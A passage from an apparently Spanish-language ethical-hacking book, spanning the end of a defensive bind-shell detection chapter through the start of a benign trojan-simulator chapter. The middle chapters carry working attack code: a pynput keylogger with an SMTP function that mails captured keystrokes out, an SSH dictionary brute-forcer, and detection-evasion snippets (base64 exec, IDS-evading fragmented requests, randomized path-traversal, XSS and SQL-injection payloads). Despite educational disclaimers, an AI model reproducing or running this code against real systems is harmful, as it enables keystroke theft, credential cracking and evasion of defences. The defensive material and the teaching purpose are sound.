es peligrosa, pero en este libro mantenemos un enfoque **defensivo y ético**: no vamos a construir ni ejecutar una bind shell; **no** veremos redirecciones de intérpretes, ni técnicas para evadir controles. Aprenderás, en cambio, a **entender su anatomía a alto nivel**, **detectar** señales de que podría existir un comportamiento semejante y **bloquearlo**; además, montaremos **simulaciones inocuas** y herramientas de **auditoría** para tu **laboratorio** que no ejecutan comandos remotos ni facilitan abuso.

Este capítulo complementa el anterior (shell reversa) y se centra en el perímetro **entrante**: puertos escuchando sin justificación, procesos inesperados enlazados a sockets, banners sospechosos, y rutas de exposición que un atacante podría intentar aprovechar si el entorno estuviese mal configurado. La meta es que tu equipo pueda **ver** y **parar** ese patrón de tráfico **antes** de que suceda algo grave.

1) Concepto y diferencias clave con la reversa (alto nivel, sin receta)

- **Dirección de la conexión:**
 - *Reverse*: el host “víctima” origina la conexión **saliente** hacia un servidor externo.
 - *Bind*: el host “víctima” **escucha** localmente en un puerto y espera conexiones **entrantes**.
- **Controles típicos a vigilar:**
 - *Reverse*: **egress** (qué puede salir), resolución DNS, SNI, proxies obligatorios.
 - *Bind*: **ingress** (qué puede entrar), mapeo de puertos, NAT/port forwarding, firewalls.
- **Superficie de monitoreo:**
 - *Reverse*: árboles de procesos que abren sockets salientes, patrones de beacons.
 - *Bind*: procesos que llaman `bind/listen` en puertos no autorizados, **servicios fantasma**.

Nada de lo anterior implica que debas aprender a “fabricar” una shell: para defender, basta con **identificar** y **detener** el síntoma (un servicio no autorizado escuchando) y **contener** el host.

2) Alcance ético y límites

- No daremos pasos ni código que una persona pueda reutilizar para exponer un intérprete por red.
 - No mostraremos redirecciones de `stdin/stdout`, tuberías a intérpretes ni incantaciones de utilidades para “abrir consola”.
 - Sí construiremos **simuladores inocuos** que **solo aceptan/registran** conexiones (sin ejecutar nada), y **sensores** que auditan puertos y procesos.
 - Todo **exclusivamente** en tu **laboratorio**, con una **red aislada** y **hosts que administras**.
-

3) Modelo de amenaza y por qué pasan desapercibidas

Una bind shell puede “aparecer” si un binario o script vulnerable abre un puerto local, o si un actor malicioso lo hace tras un acceso inicial. Suele pasar inadvertida cuando:

- El **firewall local** permite por defecto escuchar en puertos altos.
- Hay **reglas amplias** en el firewall perimetral (“permitir TCP * hacia el servidor”).
- Falta **inventario** de servicios: nadie sabe qué debería o no debería estar escuchando.
- No se correlacionan **PID ↔ socket ↔ binario**: cuentas privilegiadas pueden abrir sockets sin control.
- No existen **alertas** por “nuevo servicio en escucha” (host o red).

Nuestro plan: instrumentar **host** y **red** en el laboratorio para que eso sea imposible de ignorar.

4) Topología de laboratorio (defensa sin riesgo)

- **Segmento aislado** (host-only o VLAN local).
- **DNS interno** (p. ej., `lab-web.local`).
- **Cortafuegos perimetral** con política *deny by default* para **entradas**; abre solo los puertos **documentados** (80/443 del lab, SSH de mantenimiento si aplica).
- **Cortafuegos en host**: política *deny by default* para *bind/listen* salvo servicios del rol (web, API, etc.).
- **Máquina “analista”** con sensores (host y red) y **máquina “servidor”** con un **“binder” canario** que **no ejecuta nada**: acepta, registra metadatos y cierra (es un canario, no una shell).

El “binder canario” sirve para comprobar que tus sensores y reglas de firewall funcionan. **No** es una consola ni un puente a procesos.

5) Binder canario (inocuo): acepta y cierra

Este servidor se limita a **aceptar conexiones**, **registrar** datos mínimos (IP/puerto de origen, timestamp, bytes iniciales si llegan) y **cerrar**. No hay ejecución de comandos ni redirecciones.

```
# binder_canario.py – solo laboratorio, NO ejecuta comandos
import socket, threading, time, json

BIND_ADDR = "0.0.0.0"          # en el lab; en producción usarías IP
                               # específica
BIND_PORT = 51022              # puerto canario documentado en tu lab
LOG = "binder_canario.jsonl"

def log(ev):
    with open(LOG, "a", encoding="utf-8") as f:
        f.write(json.dumps(ev, ensure_ascii=False) + "\n")
```



```

def handle(conn, addr):
    conn.settimeout(3.0)
    peer = f"{addr[0]}:{addr[1]}"
    try:
        # Lee un puñado de bytes (si llegan) para firmar actividad
        # y cierra
        data = conn.recv(64)
        ev = {"ts": time.time(), "peer": peer, "len": len(data or
b""), "note": "canario_accept_close"}
        log(ev)
        # Opcional: enviar un banner neutro y cerrar
        try:
            conn.sendall(b"[lab] puerto canario, sin comandos\r\n")
        except Exception:
            pass
    except Exception as e:
        log({"ts": time.time(), "peer": peer, "error": str(e)})
    finally:
        try: conn.shutdown(socket.SHUT_RDWR)
        except Exception: pass
        conn.close()

def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    # SO_REUSEADDR para reinicios rápidos en el lab
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    s.bind((BIND_ADDR, BIND_PORT))
    s.listen(50)
    print(f"[lab] binder canario escuchando en
{BIND_ADDR}:{BIND_PORT}")
    while True:
        conn, addr = s.accept()
        threading.Thread(target=handle, args=(conn, addr),
daemon=True).start()

if __name__ == "__main__":
    main()

```

Buenas prácticas (lab):

- Coloca este canario **solo** en el segmento aislado.
- Documenta el puerto en tu **allowlist** para no confundirlo con un servicio real.
- Mantén el binario/script bajo control de versiones y con hash para tu evidencia.

6) Probad orquestado y reglas de firewall

Asegúrate de que tu firewall **bloquea** accesos al resto de puertos. Con el canario encendido:

- Conéctate **desde la VM analista** al puerto canario y comprueba que el firewall **permite** solo ese puerto.
- Intenta acceder a un puerto **diferente** (p. ej., 51023) y confirma que **no responde** (DROP/REJECT).

Ese ejercicio sienta la base para detectar cuando **aparece** un listener **no autorizado**.

7) Sensor de host: ¿quién está escuchando?

Necesitas una lista **blanca** de puertos por rol. El siguiente script enumera **puertos en escucha y procesos** asociados; marca todo lo que no esté en la **allowlist** del host.

```
# host_listeners.py - auditoría de listeners, solo laboratorio
import psutil, json, time, socket, os

# Define por rol/host en tu lab, p. ej.,
{"tcp:80", "tcp:443", "tcp:51022"} (canario)
ALLOW = {"tcp:80", "tcp:443", "tcp:51022"}
LOG = "host_listeners.jsonl"

def log(ev):
    with open(LOG, "a", encoding="utf-8") as f:
        f.write(json.dumps(ev, ensure_ascii=False) + "\n")

def key(proto, port):
    return f"{proto}:{port}"

def main():
    findings = []
    for p in psutil.process_iter(["pid", "name", "username", "cmdline"]):
        try:
            for c in p.connections(kind="inet"):
                if c.status != psutil.CONN_LISTEN or not c.laddr:
                    continue
                proto = "tcp" if c.type == socket.SOCK_STREAM else
"udp"
                k = key(proto, c.laddr.port)
                item = {
                    "ts": time.time(),
                    "socket": k,
                    "pid": p.info["pid"],
                    "name": p.info["name"],
                    "user": p.info["username"],
                    "cmd": " ".join(p.info.get("cmdline") or
[])[:240]
                }
                item["authorized"] = (k in ALLOW)
                findings.append(item)
                log(item)
            except (psutil.AccessDenied, psutil.NoSuchProcess):
                continue
    # Resumen en consola
    unauth = [f for f in findings if not f["authorized"]]
    print(f"[host] listeners totales: {len(findings)} | no
autorizados: {len(unauth)}")
    if unauth:
        for f in unauth:
            print("  -", f["socket"], f["name"], f["pid"], "=>",
f["cmd"])
```

```
if __name__ == "__main__":
    main()
```

Cómo usarlo (lab):

- Ejecuta el script en el **servidor** donde corre el canario.
- Debe listar como **autorizados**: tcp:80, tcp:443 y tcp:51022 (si es tu política).
- Cualquier otra escucha (p. ej., tcp:60123) saldrá marcada como **no autorizada**. Eso es una señal clave de “posible bind shell” o servicio fantasma.

Integra este chequeo en tu **CI del lab** o en una tarea cron que avise por correo/Slack (del lab) cuando aparece un nuevo listener.

8) Sensor de red: mapa rápido de puertos abiertos en el segmento

Sin “escáner agresivo”, puedes construir un **mapa suave** de servicios abiertos en tu subred del lab (p. ej., /24) con **conexiones de prueba de baja tasa**. El objetivo no es “romper nada”, sino **inventariar y comparar** con tu baseline.

```
# net_map_soft.py - mapeo suave de puertos del lab
import socket, time, json, ipaddress

SUBNET = "192.168.56.0/24" # ajusta a tu lab
PORTS = [80, 443, 51022] # añade los que esperas ver (canario incluido)
RATE_S = 0.02 # 50 intentos/segundo máximo
LOG = "net_map_soft.jsonl"
TIMEOUT = 0.4

def log(ev):
    with open(LOG, "a", encoding="utf-8") as f:
        f.write(json.dumps(ev) + "\n")

def probe(ip, port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(TIMEOUT)
    try:
        s.connect((str(ip), port))
        s.close()
        return True
    except Exception:
        return False

if __name__ == "__main__":
    for ip in ipaddress.ip_network(SUBNET).hosts():
        for port in PORTS:
            time.sleep(RATE_S)
            ok = probe(ip, port)
            if ok:
                log({"ts": time.time(), "ip": str(ip), "port":
port, "open": True})
                print(f"[net] {ip}:{port} abierto")
```

Buenas prácticas (lab):

- Mantén la **tasa baja** y el **alcance pequeño**.
 - Registrar solo **hosts** tuyos.
 - Comparar resultados con una **línea base**; cualquier puerto que “aparezca” fuera de la lista esperada requiere análisis.
-

9) Detección basada en banners y protocolos (solo lectura)

Algunos servicios improvisados dejan **banners** o pautas de handshake. Sin analizar contenido sensible ni ejecutar nada, puedes:

- Conectar con **timeout corto** y leer el primer **paquete** de texto (si lo hay).
- Buscar **patrones genéricos** de aplicaciones legítimas (por ejemplo, saludos HTTP) y marcarlos como “conocidos”.
- Marcar como “**desconocido**” todo lo demás y escalar a revisión humana.

Nota: no conviertas esto en fingerprinting agresivo; en el lab basta con clasificar **conocido vs desconocido**.

10) Endurecimiento: cierra la puerta a las bind shells

1. **Firewall de host** con *deny by default* en **entradas**; abrir solo puertos documentados y en procesos con **usuarios de servicio** dedicados.
 2. **Firewall perimetral**: mínima exposición pública (si tu lab tiene puente hacia fuera, expón lo imprescindible).
 3. **Gestión de servicios**: gobernar arranques con **systemd** (o equivalente) y **deshabilitar** utilidades que no necesitas. Perfilar:
 - `NoNewPrivileges=yes`
 - `PrivateTmp=yes, ProtectSystem=strict, ProtectHome=yes`
 - `CapabilityBoundingSet= mínimo`
 - `RestrictAddressFamilies=AF_INET AF_INET6` según necesidad
 4. **AppArmor/SELinux**: perfiles que impidan a procesos normales abrir sockets arbitrarios.
 5. **Inventario**: lista blanca de puertos por **rol** y verificación continua (scripts anteriores).
 6. **Honeypots canarios**: como el binder de arriba, en **puertos trampa** que nunca deberían tener tráfico (alerta temprana).
 7. **Monitoreo**: correlación **PID ↔ socket ↔ hash de ejecutable ↔ usuario** en tus logs del lab.
 8. **Gestión de cambios**: cada apertura de puerto debe venir acompañada de **ticket** y **ventana** documentada; cualquier escucha fuera de ese marco es un incidente.
-

11) Playbook de respuesta en el laboratorio

- **Detección**: el sensor de host marca `tcp:60123` en escucha por el proceso `foo`.

- **Contención:** regla de firewall local que **bloquea** ese puerto; opcionalmente **aislar** el host de la red del lab.
 - **Evidencia:**
 - `host_listeners.jsonl` (entrada con PID, cmdline, usuario).
 - `net_map_soft.jsonl` (si el puerto apareció en el mapa).
 - Hash del binario de `foo`, versión y timestamp.
 - **Erradicación:** detener/eliminar el servicio no autorizado; revisar unidades `systemd`, `crontabs` y tareas programadas.
 - **Lecciones:** ajustar la **allowlist** y añadir alerta automática al pipeline.
 - **Verificación:** re-ejecutar el sensor; la escucha debe desaparecer, los puertos vuelven al baseline.
-

12) Evidencia y reporte (plantilla)

Archivo `bind_detector_report.md`:

1. **Contexto:** fecha, entorno, roles, hash de scripts.
 2. **Hallazgo:** puerto X, proceso Y, usuario Z, primera detección.
 3. **Exposición:** ¿accesible desde fuera del segmento del lab? (sí/no).
 4. **Acciones:** contención, erradicación, parches o cambios de config.
 5. **Verificación:** sensores tras corrección (capturas/resúmenes).
 6. **Mejoras:** endurecimiento adicional, alertas nuevas, checklist actualizado.
-

13) Integración con tus capítulos anteriores

- Conecta el **crawler** y el **auditor web** (cap. 28–29) para validar que solo se exponen los puertos/servicios web previstos.
 - Usa la **suite de “exploits de laboratorio”** (cap. 32) para añadir un módulo **sim** que verifique que ninguna ruta de configuración puede abrir un listener imprevisto.
 - Reaprovecha los **sensores de red/host** para correlacionar eventos de **egress** (reverse) y **ingress** (bind): ambas caras deben estar protegidas.
-

14) Preguntas frecuentes (defensa en el lab)

¿**Por qué no implementamos una bind shell “real” para probar?** Porque no hace falta para defender y conlleva **alto riesgo de abuso**. Las simulaciones **inocuas** (accept/log/close) y los **sensores** te dan toda la práctica necesaria sin poner a nadie en peligro.

¿**Y si necesito probar exposición desde fuera del segmento?** Coordina con tu equipo y expón **temporalmente** el puerto canario solo a una IP de prueba, con registro exhaustivo y ventana controlada. Cierra al terminar.

¿**Cómo reduzco falsos positivos?** Mantén una allowlist por **rol**, firma binarios, limita usuarios de servicio, y cruza datos: puerto + proceso + hash + usuario + cambio reciente (config/implantación).

¿Qué hago si la alerta salta por un puerto legítimo recién abierto? Excelente: tu sensor funciona. Documenta el cambio (ticket), actualiza la allowlist y ajusta el umbral para ese rol.

15) Checklist de madurez (bind shell)

- [] **Política de ingress:** *deny by default* en host y perímetro.
 - [] **Allowlist** de puertos por rol, versionada y revisada.
 - [] **Binder canario** —acepta/registra/cierra— ubicado solo en el lab.
 - [] **Sensor de host:** lista procesos en escucha y marca no autorizados.
 - [] **Mapa de red suave:** inventario de puertos en el segmento, con línea base.
 - [] **Correlación** PID ↔ socket ↔ hash ↔ usuario ↔ ventana de cambio.
 - [] **Alertas** automatizadas y reporte reproducible (JSONL/CSV/MD).
 - [] **Playbook** de contención y verificación post-remediación.
 - [] **Endurecimiento** de systemd/AppArmor/SELinux y capacidades.
 - [] **Auditorías periódicas** integradas en CI del lab.
-

Capítulo 36. Keyloggers en entornos controlados

Disclaimer: Este capítulo es únicamente educativo. Los keyloggers son herramientas extremadamente invasivas y peligrosas si se usan contra terceros. Todo el contenido debe practicarse únicamente en tu laboratorio personal, sobre tus propios equipos, nunca en sistemas ajenos ni corporativos. El uso indebido de keyloggers constituye un delito en la mayoría de jurisdicciones.

Introducción

Un **keylogger** es un programa diseñado para **registrar las pulsaciones de teclas** que un usuario realiza en un teclado. En el ámbito del cibercrimen, se utilizan para robar contraseñas, credenciales bancarias y datos sensibles. Sin embargo, en un **contexto ético y de laboratorio**, los keyloggers pueden ser útiles para:

- Comprender cómo operan este tipo de malware.
- Desarrollar defensas y sistemas de detección.
- Enseñar a usuarios y organizaciones sobre la importancia de mantener medidas de seguridad (antivirus, EDR, monitoreo de procesos).

En este capítulo veremos:

1. Conceptos básicos de un keylogger.
 2. Implementación en Python en un laboratorio controlado.
 3. Técnicas de almacenamiento y envío de datos capturados.
 4. Detección y prevención.
 5. Consideraciones éticas.
-

1. ¿Qué es un keylogger?

Un keylogger (abreviatura de **keystroke logger**) se clasifica en dos categorías:

- **Keyloggers de software:** programas que corren en segundo plano y capturan las pulsaciones del teclado.
- **Keyloggers de hardware:** pequeños dispositivos conectados entre el teclado y la computadora que graban las pulsaciones.

En seguridad informática, los más comunes de estudiar son los **keyloggers de software**, ya que permiten comprender la interacción entre el sistema operativo y los eventos de teclado.

2. Construcción de un keylogger en Python (para laboratorio)

Para implementar un keylogger básico, podemos utilizar la librería `pynput` de Python, que facilita la captura de eventos de teclado.

Instalación de la librería:

```
pip install pynput
```

Código básico:

```
from pynput import keyboard

def on_press(tecla):
    try:
        print(f"Tecla presionada: {tecla.char}")
    except AttributeError:
        print(f"Tecla especial: {tecla}")

def on_release(tecla):
    if tecla == keyboard.Key.esc:
        # Detener el keylogger al presionar ESC
        return False

with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

Este script captura pulsaciones en tiempo real y las muestra en pantalla. En un escenario más avanzado, podríamos **guardar estas pulsaciones en un archivo**.

3. Guardando las pulsaciones en un archivo

```
from pynput import keyboard
```

```
def guardar(tecla):
    with open("registro_teclas.txt", "a") as archivo:
        try:
            archivo.write(tecla.char)
        except AttributeError:
            archivo.write(f"[{tecla}]")

with keyboard.Listener(on_press=guardar) as listener:
    listener.join()
```

Este ejemplo crea un archivo llamado `registro_teclas.txt` donde se almacenan todas las pulsaciones.

⚠️ Nota: Este archivo debe ser analizado en un entorno de **laboratorio aislado** y borrado inmediatamente después de su uso.

4. Técnicas más avanzadas

Algunos keyloggers maliciosos suelen:

- **Enviarse por correo electrónico** al atacante.
- **Subir registros a un servidor remoto** (FTP, HTTP).
- **Esconderse como procesos legítimos** en el sistema.

Ejemplo de envío de registros por correo (en laboratorio):

```
import smtplib
from email.mime.text import MIMEText

def enviar_registros():
    with open("registro_teclas.txt", "r") as f:
        data = f.read()

    msg = MIMEText(data)
    msg["Subject"] = "Registro de teclas"
    msg["From"] = "tuemail@ejemplo.com"
    msg["To"] = "destino@ejemplo.com"

    with smtplib.SMTP("smtp.gmail.com", 587) as server:
        server.starttls()
        server.login("tuemail@ejemplo.com", "contraseña")
        server.send_message(msg)
```

Esto es **solo demostrativo** y no debe usarse nunca contra cuentas reales ni en redes ajenas.

5. Detección y prevención de keyloggers

Los sistemas defensivos pueden detectar un keylogger mediante:

- **Monitoreo de procesos activos:** procesos desconocidos capturando entradas.
- **Detección de llamadas sospechosas a librerías del sistema** (hooks de teclado).
- **Uso de soluciones de seguridad (antivirus, EDR, HIDS).**
- **Análisis de tráfico saliente:** keyloggers que envían información fuera de la red.

Como contramedida, los usuarios deben:

- Mantener el sistema y antivirus actualizados.
 - Revisar procesos activos con regularidad.
 - Usar contraseñas de un solo uso (2FA).
 - Evitar descargas de software desconocido.
-

6. Consideraciones éticas

El desarrollo de un keylogger debe entenderse como un ejercicio de **laboratorio y aprendizaje**. Implementarlo en un sistema ajeno o con fines de espionaje está penado por la ley en la mayoría de países.

Como profesional de la seguridad:

- Tu deber es **enseñar cómo funcionan estas amenazas**.
 - Ayudar a diseñar **defensas efectivas**.
 - Educar a usuarios y organizaciones sobre cómo detectar y prevenir estos ataques.
-

Conclusiones

En este capítulo hemos aprendido:

- Qué es un keylogger y cómo se clasifica.
- Cómo implementar uno en Python con la librería `pynput`.
- Cómo guardar y gestionar pulsaciones en un archivo.
- Ejemplos de envío de registros (solo demostrativos).
- Métodos para detectar y prevenir el uso de keyloggers.

El aprendizaje de estas técnicas debe servir como **conciencia y práctica ética**, no como un medio de ataque.

☞ En el próximo capítulo (37) veremos **rootkits y técnicas de ocultamiento en laboratorio**, explorando cómo algunos atacantes combinan keyloggers con rootkits para permanecer indetectables.

Capítulo 37. Automatización de ataques de diccionario

Disclaimer: Este capítulo es únicamente con fines educativos. Los ataques de diccionario son técnicas utilizadas por actores maliciosos para descifrar contraseñas, pero en este

libro se aplican solo en **laboratorios controlados y entornos propios**. Jamás realices estas prácticas contra sistemas ajenos, ya que constituye un delito. El objetivo es comprender cómo funcionan para después **defender y prevenir**.

Introducción

En ciberseguridad, un **ataque de diccionario** es una técnica de fuerza bruta optimizada que intenta descifrar contraseñas probando cada palabra contenida en un **archivo de texto (diccionario)**. A diferencia del brute force puro, donde se prueban todas las combinaciones posibles, los ataques de diccionario utilizan listas de palabras más realistas, como nombres comunes, contraseñas filtradas en leaks o términos asociados al objetivo.

En este capítulo aprenderás a:

1. Entender qué es un ataque de diccionario y sus limitaciones.
 2. Crear tus propios diccionarios con Python.
 3. Implementar scripts que automaticen la verificación de contraseñas.
 4. Aplicar diccionarios contra hashes en laboratorio.
 5. Implementar defensas para mitigar este tipo de ataques.
-

1. ¿Qué es un ataque de diccionario?

Un ataque de diccionario consiste en:

1. Tomar una lista de palabras candidatas.
2. Probar cada una como contraseña.
3. Comparar contra un valor esperado (un hash o una autenticación).
4. Reportar si alguna coincide.

Ventajas:

- Más rápido que la fuerza bruta total.
- Basado en contraseñas probables.

Limitaciones:

- Si la contraseña no está en el diccionario, nunca será encontrada.
 - Contraseñas complejas (ejemplo: P@ssw0rd!2025) suelen quedar fuera de diccionarios básicos.
-

2. Creación de un diccionario propio

Podemos crear un diccionario básico en Python combinando palabras frecuentes.

```
palabras_base = ["admin", "root", "user", "password", "1234",  
"qwerty"]  
diccionario = []
```

```
for palabra in palabras_base:
    diccionario.append(palabra)
    diccionario.append(palabra + "123")
    diccionario.append(palabra.capitalize())

with open("diccionario.txt", "w") as f:
    for palabra in diccionario:
        f.write(palabra + "\n")

print("[+] Diccionario creado con", len(diccionario), "palabras")
```

Este código genera un archivo `diccionario.txt` con variaciones comunes.

3. Ataque de diccionario contra autenticación simulada

Imaginemos un laboratorio con una función que valida contraseñas.

```
def verificar_contraseña(entrada):
    contraseña_real = "root123"
    return entrada == contraseña_real

with open("diccionario.txt", "r") as f:
    for palabra in f:
        intento = palabra.strip()
        if verificar_contraseña(intento):
            print("[+] Contraseña encontrada:", intento)
            break
```

Este script recorre el diccionario hasta dar con la contraseña correcta.

4. Ataque de diccionario contra hashes

En escenarios reales, muchas contraseñas están almacenadas como **hashes**. Veamos cómo probar un diccionario contra un hash MD5.

```
import hashlib

hash_objetivo = hashlib.md5("segura123".encode()).hexdigest()
print("Hash objetivo:", hash_objetivo)

def probar_diccionario(diccionario, hash_objetivo):
    with open(diccionario, "r") as f:
        for palabra in f:
            palabra = palabra.strip()
            hash_prueba = hashlib.md5(palabra.encode()).hexdigest()
            if hash_prueba == hash_objetivo:
                print("[+] Contraseña encontrada:", palabra)
                return
    print("[-] Ninguna coincidencia encontrada")
```

```
probar_diccionario("diccionario.txt", hash_objetivo)
```

5. Uso de librerías externas

Python cuenta con librerías como **itertools** para generar combinaciones dinámicas:

```
import itertools

caracteres = "abc123"
for longitud in range(1, 4):
    for combinacion in itertools.product(caracteres,
                                         repeat=longitud):
        print("".join(combinacion))
```

Este ejemplo genera todas las combinaciones posibles de a, b, c, 1, 2, 3 de 1 a 3 caracteres de longitud. Puede usarse para complementar un diccionario.

6. Simulación contra un servicio (SSH en laboratorio)

Podemos usar **paramiko** para simular intentos de conexión SSH (en laboratorio con máquinas propias).

```
pip install paramiko

import paramiko

def fuerza_bruta_ssh(host, usuario, diccionario):
    cliente = paramiko.SSHClient()
    cliente.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    with open(diccionario, "r") as f:
        for linea in f:
            clave = linea.strip()
            try:
                cliente.connect(host, username=usuario,
                                password=clave)
                print("[+] Contraseña encontrada:", clave)
                return
            except:
                pass
    print("[-] Ninguna contraseña válida encontrada")

fuerza_bruta_ssh("192.168.1.10", "root", "diccionario.txt")
```

⚠️ Esto debe ejecutarse solo en un **entorno controlado con un servidor SSH propio**.

7. Defensas contra ataques de diccionario

Las organizaciones pueden aplicar medidas como:

- **Contraseñas robustas:** largas, con caracteres especiales.
 - **Políticas de bloqueo** tras múltiples intentos fallidos.
 - **Hashing con sal** (ejemplo: bcrypt, scrypt, Argon2).
 - **Autenticación multifactor (MFA/2FA).**
 - **Monitoreo de logs** para detectar intentos de fuerza bruta.
-

Conclusiones

En este capítulo vimos:

- Cómo funcionan los ataques de diccionario.
- Cómo crear diccionarios básicos en Python.
- Ejemplos de ataques contra contraseñas y hashes.
- Implementaciones prácticas con `hashlib` y `paramiko`.
- Defensas efectivas contra esta técnica.

Los ataques de diccionario son un **paso inicial en el cracking de contraseñas**, pero en el mundo real los atacantes combinan esta técnica con **fuerza bruta híbrida** y con **listas filtradas de contraseñas reales**.

🔗 En el próximo capítulo veremos **38. Generación de diccionarios personalizados con Python**, para aprender a crear diccionarios adaptados al objetivo, usando reglas de mutación y patrones específicos.

Capítulo 38. Uso de Python para evadir detección básica

Disclaimer: Este contenido tiene fines educativos y de investigación en ciberseguridad. No debe usarse para actividades ilegales.

Introducción

En el mundo del hacking ético y la investigación en seguridad, no basta con ejecutar un ataque o automatizarlo con Python: la verdadera habilidad está en **cómo evitar ser detectado por sistemas de seguridad** como antivirus, IDS (Intrusion Detection Systems), firewalls o sistemas de monitoreo de logs. Este capítulo explora cómo Python puede ser utilizado en **laboratorios controlados** para evadir detecciones básicas, permitiendo a los pentesters comprender cómo piensan los atacantes y cómo mejorar las defensas.

Conceptos Clave de la Evasión

1. Firmas vs. Comportamiento

- Los antivirus tradicionales funcionan por firmas (hashes de archivos, patrones de código).
- IDS como Snort o Suricata buscan patrones en tráfico de red.
- Los EDR (Endpoint Detection & Response) observan comportamientos sospechosos.

2. Evasión básica

- **Ofuscación de código:** alterar cadenas, variables y flujos lógicos.
- **Fragmentación del payload:** enviar datos en trozos pequeños.
- **Encoding y decodificación en tiempo real:** usar Base64, XOR, rotaciones de caracteres.
- **Uso de librerías estándar de Python:** disfrazar el ataque como tráfico legítimo.

Ejemplo 1: Ofuscación con Base64

Un código malicioso simple puede ser detectado por firmas. Con ofuscación básica en Python:

```
import base64

# Payload ofuscado
payload =
"cHJpbnQoIkV2YXNpb24gZGUGc2VndXJpZGFkIGVuIHBsYW5vIGxhYm9yYXRvcmlvIiI=

# Decodificación en tiempo real
exec(base64.b64decode(payload))
```

→ Aunque trivial, en un laboratorio este ejemplo muestra cómo **ocultar cadenas sospechosas** de un escáner.

Ejemplo 2: Fragmentación de Envío en Red

Muchos IDS buscan patrones de ataque completos. Dividir los datos en fragmentos pequeños puede retrasar o evadir detección.

```
import socket, time

msg = "GET /admin/login HTTP/1.1\r\nHost: objetivo.com\r\n\r\n"
s = socket.socket()
s.connect(("objetivo.com", 80))

for c in msg:
    s.send(c.encode())
    time.sleep(0.2) # ralentiza para simular usuario humano
```

→ Esto emula una petición lenta, parecida a un ataque **Slowloris**, lo que puede confundir al IDS.

Ejemplo 3: Evasión con Randomización

Una técnica básica para evitar detecciones por patrones es **randomizar las cadenas y cabeceras**.

```
import requests, random

url = "http://objetivo.com/buscar"
payloads = ["../../etc/passwd", "<script>alert(1)</script>", "' OR '1'='1'"]

for p in payloads:
    noise = "".join(random.choice("xyz123") for _ in range(5))
    r = requests.get(url, params={"q": noise + p + noise})
    print(r.status_code)
```

→ Aquí, el payload cambia en cada petición, reduciendo la efectividad de firmas estáticas.

Ejemplo 4: Uso de Librerías Legítimas como Camuflaje

Los atacantes suelen camuflar tráfico malicioso como si fuera tráfico legítimo.

```
import smtplib

# Simula envío legítimo pero el mensaje contiene payload ofuscado
server = smtplib.SMTP("mail.servidor.com", 25)
server.sendmail("victima@dominio.com", "admin@objetivo.com",
"Reporte: Z2V0cGFzc3dkCg==")
server.quit()
```

→ Aquí el mensaje enviado parece un correo normal, pero en realidad contiene datos codificados en Base64.

Técnicas Adicionales de Evasión con Python

- **Cifrado simétrico:** usar AES o Fernet para ocultar strings.
 - **Uso de entropía:** generar payloads que parezcan datos aleatorios.
 - **Retardo humano:** introducir pausas aleatorias para imitar la interacción real.
 - **Polimorfismo simple:** alterar el código automáticamente en cada ejecución.
-

Buenas Prácticas en el Laboratorio

- Nunca ejecutar estas técnicas en entornos de producción sin autorización.
 - Documentar los resultados de la evasión.
 - Usar entornos controlados con IDS/IPS como Snort o Suricata para medir efectividad.
 - Reforzar defensas aprendiendo cómo los atacantes evitan detecciones.
-

Conclusión

El uso de Python para evadir detección básica no es más que un **ejercicio didáctico** para entender cómo funcionan las amenazas. Cada evasión presentada aquí puede ser contrarrestada con sistemas de defensa modernos que emplean heurística, machine learning y análisis de comportamiento. El rol del profesional de ciberseguridad es conocer estas técnicas, **no para usarlas de forma ilegal**, sino para fortalecer la defensa y entrenar sistemas más resilientes.

Capítulo 39. Simulación de troyanos educativos con Python

Disclaimer: Este capítulo es 100% didáctico. No contiene ni promueve malware funcional. Las “simulaciones” aquí propuestas **no** realizan persistencia, exfiltración real, keylogging, inyección de procesos, ni tráfico de red. Úsalo solo en laboratorio.

¿Por qué simular un “troyano” educativo?

Para formar analistas y pentesters defensivos, conviene observar **patrones de comportamiento** de un implante *sin* riesgo real. Un “troyano educativo” es una **aplicación benigna** que imita, de forma controlada y reversible, los **estados y eventos** que un blue team espera detectar (beacons temporizados, tareas, registros de actividad, huellas en disco), pero sin tocar recursos del sistema fuera de una **carpeta aislada y sin conectividad**.

Principios de diseño seguro (indispensables)

- **Aislamiento total:** trabajar solo dentro de `./lab_sandbox/` (creada por el script).
- **Cero red:** no se importan ni usan `socket`, `requests` ni equivalentes.
- **Observabilidad:** todo se registra en `./lab_sandbox/logs/sim.log` en texto claro.
- **Reversibilidad:** no modifica fuera del sandbox; borrar la carpeta revierte todo.
- **Indicadores únicos:** cadenas marcadoras (p. ej., `LAB_TROJAN_SIM_PY`) para detección.
- **No persistencia:** no se crean *autoruns*, *services*, *LaunchAgents*, ni tareas programadas.

- **No credenciales / no PII:** no lee ni lista rutas del sistema ni del usuario.

Mapeo pedagógico (lo real vs. lo simulado)

Comportamiento real de un implante	Equivalente seguro y educativo
"Beacon" a C2 por HTTP/HTTPS	Intervalo que lee un archivo local <code>commands.json</code> (sin red)
Tareas remotas (exfil, exec)	Tareas benignas: enumerar archivos <i>dummy</i> en <code>./lab_sandbox/data/</code> , obtener <code>platform.uname()</code>
Ofuscación/packer	Marcadores claros + opcional codificación inofensiva (Base64 solo para texto de muestra)
Persistencia (RunKeys/Services)	Prohibido; se documenta que no se implementa
Evasión EDR	Prohibido; se discute detección, no evasión

Estructura propuesta del laboratorio

```
lab_sandbox/  
├─ data/           # Archivos "dummy" generados por el propio  
simulador  
├─ logs/           # sim.log con todos los eventos  
├─ inbox/          # commands.json (simula "órdenes" locales)  
└─ outbox/         # resultados inofensivos (p. ej.,  
summaries.txt)
```

- **Operador simulado:** edita `inbox/commands.json` para "enviar" tareas benignas.
 - **Implante educativo:** lee ese archivo cada X segundos, ejecuta **solo** tareas permitidas y **registra todo**.
-

Ejemplo guiado: simulador benigno en Python

Este código es **seguro**: no usa red, no toca fuera del sandbox, y no crea persistencia. Puedes copiarlo en un entorno cerrado para fines formativos.

```
#!/usr/bin/env python3  
"""
```

LAB_TROJAN_SIM_PY – Simulador pedagógico sin capacidades ofensivas.
- Sin red, sin persistencia, sin acceso fuera de ./lab_sandbox
- Registra eventos para ejercicios de detección.
"""

```
import json, time, pathlib, platform, random, string, datetime

SAFE_ROOT = pathlib.Path("./lab_sandbox").resolve()
DATA_DIR = SAFE_ROOT / "data"
LOGS_DIR = SAFE_ROOT / "logs"
